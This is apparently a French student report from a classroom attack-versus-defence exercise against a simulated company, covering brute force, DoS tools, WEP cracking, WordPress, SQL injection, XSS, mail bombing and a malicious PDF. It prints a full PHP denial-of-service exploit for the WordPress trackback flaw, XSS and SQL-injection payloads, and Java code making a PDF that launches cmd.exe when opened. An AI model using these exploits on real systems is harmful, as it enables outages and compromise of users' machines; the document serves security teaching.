Brutus est un logiciel qui permet de tester une multitude de mots de passes sur un hôte. Ces mots de passes peuvent être au hasard ou des mots de dictionnaire.

Nous avons attaqué la machine (192.168.0.9) de la défense par http pour trouver les différents mots de passes. Ce type d'attaque par dictionnaire ou brute force à des chances de donner des résultats si les administrateurs que l'on vise n'ont pas une bonne politique de mots de passes. Ce type d'attaque est donc aujourd'hui pratiquement inexploitable puisse que la politique de mots de passes est devenue logique et indispensable.



Graphique 15 : Interface logicielle

E) Attaque DOS (Ubuntu) :

Les différentes version de Winnuke et jolt2 (que l'on verra plus tard) créent un dénis de service sur les système tel que Windows 2000 ou NT en envoyant un grand nombre de paquets IP fragmentés et donc par conséquent consomme énormément de ressources sur la cible. Ils sont faits pour du déni de service au niveau des clients.

- Winnuke2.c

Pour lancer le programme :

./winnuke2 <target>

Nous avons récupéré le code source dans le rapport du groupe attaque de 2007 (cf Annexe 1).

En fait winnuke est fait pour attaquer les OS Win 3.1, 95 et NT. Nous avons essayé de voir si nous pouvions « wiNuker » un poste client dans toutes ces adresses pour créer du dénis de service, mais notre démarche n'a pas donné de résultat probant.

- Jolt2.c


Nous avons récupéré le code source dans le rapport du groupe attaque de 2007 (cf Annexe 2).

Le programme a bien tourné, nous avons tenté une attaque sur le port 139 (UDP) mais cela n'a à priori donné aucun résultat, en effet en combinant les deux attaques jolt2 et winnuke2 en parallèle, en faisant un nmap dans la foulée le réseau n'avait semblerait-il subit aucune gène ou coupure.

Conclusion

Nous n'avons trouvé aucun mot de passe lors de nos tentatives mais nous pouvons toujours espérer compléter le dictionnaire avec différentes informations que l'ont pourrais trouver par le social engineering.

De plus ces attaques font un bon bruit de font pour camoufler d'autres attaques.Ces quatres types d'attaques ont été lancées en même temps, lors de la deuxième confrontation juste avant d'exploiter la faille de WordPresse. Dans la capture d'écran suivante, on voit Brutus en train de tourner sur 2 machines ainsi que Hping et Angry Scanner !



Graphique 16 : Capture d'écran du résultat

IV Exploitation de failles

A) Exploit clé WEP du réseau wifi de CandideSA :

A l'aide de la suite logiciel aircrack-ng nous avons pu décrypter la clé de l'équipe défense. Cette clé de type WEP codé sur 64 bits nous a pris pas loin d'une heure pour être décrypté. Pour pouvoir décoder cette clé il faut capturer une certaine quantité de trafic qu'un utilisateur génère par sa connexion au point d'accès convoité. Une autre solution consiste à injecter du trafic pour générer des paquets de la part du point d'accès et ainsi accélérer la quantité de trafic capturé. Ce type d'attaque commence à devenir obsolète car le cryptage de clé a évolué vers des normes comme WPA dont le décryptage est quasiment impossible.

Nous avons réalisé cette attaque lors de la dernière confrontation mais sans scénariser ce que nous aurions pu exploiter derrière cette attaque. Une fois la clé WEP trouvé nous avions accès au réseau de CandideSA et l'injection de conficker aurait été possible.

Dans un contexte d'entreprise ce type d'attaque est donc quasiment impossible à mettre en place. En effet les points d'accès d'entreprises proposent le plus souvent par portail captif. Autrement la mise en place de clé WPA est, même auprès des particuliers, de plus en plus répandu et fortement conseillé.

B) WordPress

WordPress est un outil de gestion de contenu de type CMS, il permet de créer des sites Web très facilement. De plus, c'est un outil gratuit et libre, ce qui le rend très utilisé partout dans le monde. La société CandideSA, dans le contexte de l'essor d'Internet connu depuis le début du siècle, ne pouvait pas ne pas avoir de site Web pour informer le public de ses produits et services. N'ayant pas de personnel spécialisé dans la création de site Web, un technicien s'est chargé de le réaliser en se basant sur WordPress. Cependant, la version 2.8.4 utilisée n'a pas été mise à jour lors de la sortie de WordPress 2.8.5 qui corrigeait une faille de sécurité importante.

En effet, le fichier wp-trackbacks.php contient un bout de code vulnérable, permettant à un utilisateur de faire monter la charge processeur du serveur sans difficulté et sans nécessiter aucun droit.

Code incriminé :

```
if ( function_exists('mb_convert_encoding') ) { // For international trackbacks
  $title = mb_convert_encoding($title, get_option('blog_charset'), $charset);
  $excerpt = mb_convert_encoding($excerpt, get_option('blog_charset'), $charset);
  $blog_name = mb_convert_encoding($blog_name, get_option('blog_charset'), $charset);
}
```

La fonction mb_convert_encoding convertit l'encodage d'une chaine de caractères. Le paramètre $charset est une chaine de types d'encodage, qui est parcourue intégralement.

```
Exemple : $text = mb_convert_encoding($text, 'UTF-8', 'ISO-8859-1,ISO-8859-1,ISO-8859-1,ISO-8859-1');
```

Ceci va faire tester tous les types d'encodages 'ISO-8859-1,ISO-8859-1,ISO-8859-1,ISO-8859-1' sur la variable $text.

L'exploit consiste donc à envoyer en paramètre un très grand nombre de jeux d'encodage sur une variable $text contenant un grand nombre de caractère. Voici un code d'exploitation de cette vulnérabilité :

```
<?php
if(count($argv) < 2) die("You need to specify a url to attack\n");
$url = $argv[1];
$data = parse_url($url);
if(count($data) < 2) die("The url should have http:// in front of it, and should be
complete.\n");
$path = (count($data)==2)?"":$data['path'];
$path = trim($path,'/').'/wp-trackback.php';
if($path{0} != '/')
$path = '/'.$path;
$b = ""; $b = str_pad($b,140000,'ABCEDFG').utf8_encode($b);
$charset = "";
$charset = str_pad($charset,140000,"UTF-8,");
$str = 'charset='.urlencode($charset);
$str .= '&url=www.example.com';
$str .= '&title='.$b;
$str .= '&blog_name=lol';
$str .= '&excerpt=lol';
for($n = 0; $n <= 5; $n++){
$fp = @fsockopen($data['host'],80);
if(!$fp)
die("unable to connect to: ".$data['host']."\n");
$pid[$n] = pcntl_fork();
if(!$pid[$n]){
fputs($fp, "POST $path HTTP/1.1\r\n");
fputs($fp, "Host: ".$data['host']."\r\n");
fputs($fp, "Content-type: application/x-www-form-urlencoded\r\n");
fputs($fp, "Content-length: ".strlen($str)."\r\n");
fputs($fp, "Connection: close\r\n\r\n");
fputs($fp, $str."\r\n\r\n");
echo "hit!\n";
}
}
?>
```

Ici, nous envoyons 140000 caractères au serveur par la variable $text, la variable charset contiendra autant d'encodages que possible sur 140000 caractères. UTF-8 + virgule + espace prend 6 caractères, donc on peut remplir la chaine avec 23333 encodages. Le serveur, lorsqu'il analysera la requête, parcourra les 140000 caractères 23333 fois en changeant l'encodage de chaque caractère et en comparant avec le jeu de caractères d'origine. Résultat : 100% de ressources processeur très rapidement utilisées, faisant planter WordPress.

La société CandideSA a donc vu son site Web tomber très vite, avec le serveur Apache qui le gérait. De plus, une mauvaise différenciation des rôles lors de la conception de l'organisation du réseau fait que plusieurs serveurs de natures différentes étaient stockés sur une même machine. La machine ayant son processeur à 100% d'occupation, tous les serveurs sont tombés (donc MySql, le blog, etc.).

Enseignements à tirer de cette attaque :


- Tout d'abord, WordPress est très réactif sur la découverte de ses failles, puisque la version corrigeant cette vulnérabilité est apparue environ une semaine après.
- Il faut différencier les rôles autant que possible dans une architecture pour que les faiblesses d'un système n'impactent pas d'autres systèmes.
- Il faut toujours mettre à jour les versions de serveurs utilisées, car sans ça c'est la porte ouverte aux vulnérabilités. Exemple : une faille permettant de remettre à zéro le mot de passe administrateur pouvait paralyser l'administration de WordPress pour les versions 2.8.3 et antérieures. Nous avons essayé de l'exploiter pour la version 2.8.4 sans succès.

C) Injections SQL et failles XSS

L'intérêt des injections SQL est d'offrir la possibilité de se connecter à une base de données sans en avoir les droits. Une fois la connexion établie, elles peuvent nous permettre de récupérer les informations de la base. Le cross-site scripting (XSS) est un type d'attaque ayant pour effet d'exploiter les vulnérabilités de sites web. L'idée réside dans le fait de faire exécuter un script à caractère malveillant, à l'issu de l'utilisateur. Les scripts peuvent être de plusieurs natures : insertion de contenu, redirection, vol de cookie (dont les codes sont facilement trouvable sur le web)… mais aussi des scripts plus poussés peuvent conduire à récupérer des données plus critiques sur un serveur.

XSS par stockage


Le scénario classique est celui d'un forum. L'attaquant poste un message avec un script sur un forum. Il est alors stocké tel que par le serveur. Chaque fois qu'un utilisateur consultera le message, il exécutera alors le script



Graphique 17 : Scénario d'XSS par stockage

XSS par « réflexion »


Dans ce scénario, l'attaquant doit conduire un utilisateur (ciblé), à ouvrir un lien vers un site comportant une faille XSS conduisant l'utilisateur à exécuter un script. Encore une fois, l'ingénierie sociale est sollicitée.



Graphique 18 : Scénario d'XSS par réflexion


Lors de la seconde confrontation, nous avons donc pris en compte ces deux parties. Nous avons réalisé plusieurs recherches sur ces deux thèmes. L'exploitation de failles par injection SQL concernait la partie connexion du wiki. Il s'agissait d'injecter des requêtes dans le champ login ou mot de passe pour pouvoir se connecter sans en avoir les informations nécessaires. Si la faille existait, nous aurions pu avec cette requête ' OR »=' nous connecter à cette base en tant qu'administrateur et faire ce que l'on souhaite. Les différents requêtes que nous avons testé n'ont malheureusement pas marché car les différents champs faisant appel à la base de données devait être protégé (les différents champs devait subir un cast). Concernant les failles XSS, nous avons réussi à en détecter une dans le champ recherche du blog.

La première étape est toujours de déceler une faille XSS. Pour ceci, les formulaires ou les champs de recherche sont des bonnes pistes. Mais il existe aussi des logiciels capables de vous lister toutes les failles d'un site, c'est le cas de XSSploit, logiciel libre (http://www.scrt.ch/pages/xssploit.html nécessitant python. Il propose un équivalent dans la détection pour les injections sql).



Graphique 19 : Illustration de XSSploit sur CandideSA

Il détecte ici qu'il existe une faille exploitable dans le champ de recherche de CandideSA. Mais « exploitable » ne veut pas dire exploiter. En effet, toute la difficulté de ce type d'attaque réside dans le fait de devoir faire exécuter le script malveillant (qui doit être exécuté du côté client) de manière transparente, et c'est comme souvent le cas, la crédulité des utilisateurs qui va être la meilleure arme de l'attaquant. Un scénario envisageable est l'envoi d'une newsletter avec un mail falsifié nous faisant passer pour un partenaire. Par exemple l'utilisation de la fonction mail PHP, permet de définir l'en-tête d'un mail.



Graphique 20 : Capture d'écran du blog de la défense

Comme on peut le voir sur la capture d'écran ci-dessus, nous avons réussi à faire apparaitre une fenêtre avec écrit faille XSS.

Exemple de requête :

<script type="text/javascript">function reFresh()

{window.open(location.reload(true))}window.setInterval("reFresh()",100);</script>

Cette requête rafraichit la page toutes les 100ms.

Les attaques de types XSS sont bien connues des développeurs web, et il est facile de s'en protéger. De mêmes, les solutions de clé en main de développement, les forums et autres espaces communautaires implémentent des bibliothèques permettant de pâlir aux failles XSS. Les derniers remparts à ce type d'attaque sont les pare-feux applicatifs capables de détecter ce type d'attaque. Il ne nous a pas paru intéressant d'exploiter de manière approfondie ces attaques de part leur aspect obsolète (bien qu'il reste encore beaucoup de failles de ce type sur le web.) De plus, l'activité utilisateur compte tenu de l'aspect simulation, n'est pas suffisante pour intégrer une telle attaque par rapport au lourd travail de développement qu'il aurait fallu mettre en place pour une exploitation intéressante dépassant le niveau « vol de cookie ».

D) Le mail bombing

Présentation

Le mail bombing consiste à l'envoi, simultané et massif, de courriers électroniques à un même destinataire, de façon à faire exploser son système de messagerie. L'objectif étant de :

- saturer le serveur de mails
- saturer la bande passante du serveur et du ou des destinataires,
- rendre impossible aux destinataires de continuer à utiliser l'adresse électronique.

Mise en place

Pour cela, il est nécessaire pour l'auteur de l'attaque de se procurer un logiciel permettant de réaliser le mail bombing. Voici comment cela fonctionne

L'attaquant choisit différentes options :

- **l'adresse** qu'il veut faire apparaître en tant qu'émetteur du message;
- **le sujet** du message,
- **le nombre** de messages à envoyer,
- **le serveur de mail** à partir duquel les messages seront émis, (bien souvent si les administrateurs de serveurs mails ne se protègent pas assez, des serveurs "innocents" servent de relais sans le savoir, et le danger pour leurs propriétaires est de se retrouver "black listés", c'est à dire voir son fournisseur d'accès internet lui couper sa connexion),
- **le corps** du message,
- **l'adresse email** de la victime.

Voici la procédure suivie :


Vu que les serveurs de messagerie publiques étaient bloqués, nous avons décidé d'installer un serveur smtp free nécessaire à définir pour l'envoie de mails à partir XMAS 2000. Nous avons téléchargé une version de test temporelle du « PostCast Server Professional » sur le site suivant :

http://www.postcastserver.com/download/location.aspx?p=15&f=0

En premier, nous avons configuré le serveur pour qu'on puisse s'en servir pour l'envoi de mails avec le mail bomber XMAS 2000. Pour cela on lui a configuré l'adresse du serveur smtp et du serveur dns du domaine, la liste de domaines à tenir en compte, et la permission d'accès des différents utilisateurs, dans notre cas, la machine à partir de laquelle on va envoyer le mail bombing.

Ensuite, nous avons installé le logiciel du mail bombing XMAS 2000. Pour sont installation nous avons désactivé préalablement l'antivirus étant donné que le paquet à installer lui-même contient de virus différents (trojan entre autres), et ensuite nous avons récupéré le logiciel à partir du site suivant :


Dans le volet « settings » on se connecte au serveur smtp configuré précédemment et on configure la destination mettant l'adresse mail appartenant à Candide tel que postmaster@candidesa.com. Voici un extrait de l'interface du XMAS 2000 :



Graphique 21 : Capture d'écran des paramètres

XMAS 2000 permet la possibilité d'attacher une pièce jointe ce qui semble plus dangereux puisqu'elle permet à l'expéditeur d'insérer virus et troyens dans les messages.

Voici le résultat de l'interface sur serveur smtp « PostCast Server » durant le processus d'envoie.



Graphique 22 : Capture d'écran PostCast Server

Résultats obtenus

Grâce au serveur smtp free mise en place nous avons pu lancer le logiciel de mail bombing qui nous permettrait d'envoyer des mails à l'adresse de l'équipe défense. Malgré les traces que nous avons pu récupérer dans le serveur on constate que le fait que nous avons vu l'état d'envoi comme sources, l'envoie n'a pas été réalisé. Entre autres, par des difficultés trouvées avec l'antivirus des machines au niveau d'installation et lancement du logiciel et autres problèmes de disponibilité et coordination

```
Connecting to 172.16.64.81
Connected.
220 PostCast SMTP server (http://www.postcastserver.com/) ready at jue, 05 nov 2009 11:27:25
HELO 172.16.64.81
250 Hello 172.16.64.81 ([172.16.64.81])
RSET
250 reset ...
MAIL FROM:<leirepedrosa@hotmail.com>
250 <leirepedrosa@hotmail.com> sender is valid
RCPT TO:<postmaster@candidesa.com>
250 postmaster@candidesa.com... recipient is valid
DATA
354 Enter mail. End with the . character on a line by itself.
.
250 Message accepted for delivery
QUIT
221 closing connection
Disconnected.
```

Graphique 23: Capture d'écran des résultats

Le logiciel XMAS 2000 inclus des fichiers à mettre en pièce jointe comme de virus, troyan, exploits…Cependant ces pièces jointes sont des exploitations bien détectées par la plupart des antivirus.

D'autre part nous avons testé en installant le logiciel AnonyMail pour l'envoie de mail. Cela doit permettre d'envoyer 5000 mails par jour aux 10 différentes machines, mais qui ne comprennent pas du tout les objectifs d'un logiciel de mail bombing.

En tout cas, la plus grosse contrainte, la plus restrictive pour un mail bombing efficace est d'avoir les ressources disponibles. En effet, pour pouvoir saturer le serveur ou sa connexion Internet, il faut avoir une capacité d'envoi de mail supérieure à sa capacité de réception, ce qui n'est pas possible dans notre contexte du projet et le matériel dont nous disposons.

Bilan

Le mail bombing n'est, à priori, pas illégal. Il n'existe pas de limite légale déterminant le nombre maximum de messages à envoyer à un internaute, mais différentes lois permettent de punir les auteurs de ces pratiques. En effet, la quasi-totalité des fournisseurs d'accès l'interdisent dans leurs conditions générales, d'où l'abonné qui viole cette interdiction est alors susceptible de voir son contrat résilié, et d'être condamné à des dommages et intérêts.

Il y a différents outils libres et simples pour faire le mail bombing. Cependant il y a divers autres logiciels efficaces qui détectent et filtrent très bien les messages indésirables et peut les mettre automatiquement dans la corbeille ou autre dossier-poubelle, un logiciel *antispam* standard interdira la réception de plusieurs messages identiques à un intervalle de temps trop court.

E) FTP

La défense disposait d'un serveur ftp hébergé dans le serveur centralisé. Nous avons donc cherché des failles et des exploits sur les serveurs ftp. Les recherches n'ont pas été fructueuses, le protocole est ancien et est maintenant bien rôdé. Nous n'avons pu trouver d'exploit récent, d'autant plus que le serveur ftp de la défense était un serveur Linux.

Bilan

Nous avons tout de même retenu certaines informations ayant attiré notre attention concernant la sécurité de ces types de serveurs. La plupart des failles trouvées concernent les serveurs IIS, sont basées sur l'exploitation du compte « anonymous », ou peuvent être simplement bloquées par une authentification autre que l'authentification normale (par exemple implicite TLS). Nous ne recommandons pas l'utilisation d'un serveur ftp IIS, car ils sont la cible de nombreuses attaques. On comprend de suite l'effort à fournir quant à la nécessité de rester constamment à jour et au courant des dernières failles lorsque l'on est responsable de sécurité.

IV Exploits en internes

A) Les documents PDF

Présentation

Tout autour de nous, un grand nombre de personnes utilise le format « Portable Document Format » pour échanger des documents car il permet de préserver la mise en forme définit par l'auteur. Cependant, ces documents à premier abord inoffensifs peuvent se révéler comme de véritables armes d'attaques.

En effet, la librairie java iText 5.0.0 permet de générer et/ou manipuler dynamiquement ces fichiers depuis une application.

Le but de notre attaque était donc de déclencher l'exécution automatisée d'un shell grâce à l'ouverture de notre fichier PDF. Un des principaux paramètres est qu'aucun message d'alerte ne devait apparaître pour prévenir l'utilisateur afin de montrer sa vulnérabilité.


```
import java.io.FileOutputStream;

import com.lowagie.text.Chunk;
import com.lowagie.text.Document;
import com.lowagie.text.PageSize;
import com.lowagie.text.Paragraph;
import com.lowagie.text.pdf.PdfAction;
import com.lowagie.text.pdf.PdfWriter;
import com.lowagie.text.pdf.PdfPageEventHelper;

public class OpenApplicationPDF extends PdfPageEventHelper{

	public static void main(String[] args) {
	  Document document = new Document(PageSize.A4, 50, 50, 50, 50);
	  try {
			PdfWriter writer = PdfWriter.getInstance(document, new FileOutputStream
("Formulaire.pdf"));
			writer.setViewerPreferences(PdfWriter.PageModeFullScreen); //Affichage plein écran
			document.open();

			//Ouverture d'un shell sur un poste Windows
			PdfAction action = new PdfAction("cmd.exe",null,"open","%windir%/sytem32/");
			writer.setOpenAction(action);

			//Test
			document.add(new Paragraph("Bonjour Candide SA, voici un document sensé être reçu et
ouvert par vos employés ! Pourtant, est-il sans danger ? "));
			document.close();

	  } catch (Exception de) {
			de.printStackTrace();
	  }
   }
}
```

Graphique 24 : Classe Java pour la création du fichier PDF d'attaque

Résultats obtenus

Lors de la seconde confrontation, nous avons donc envoyé le fichier « Association_caritative.pdf » par mail en indiquant bien que c'était pour expliquer le fonctionnement de notre petite association. Sur un poste client Windows avec la dernière version logicielle de Foxit PDF Reader, l'exploit s'est correctement déroulé…

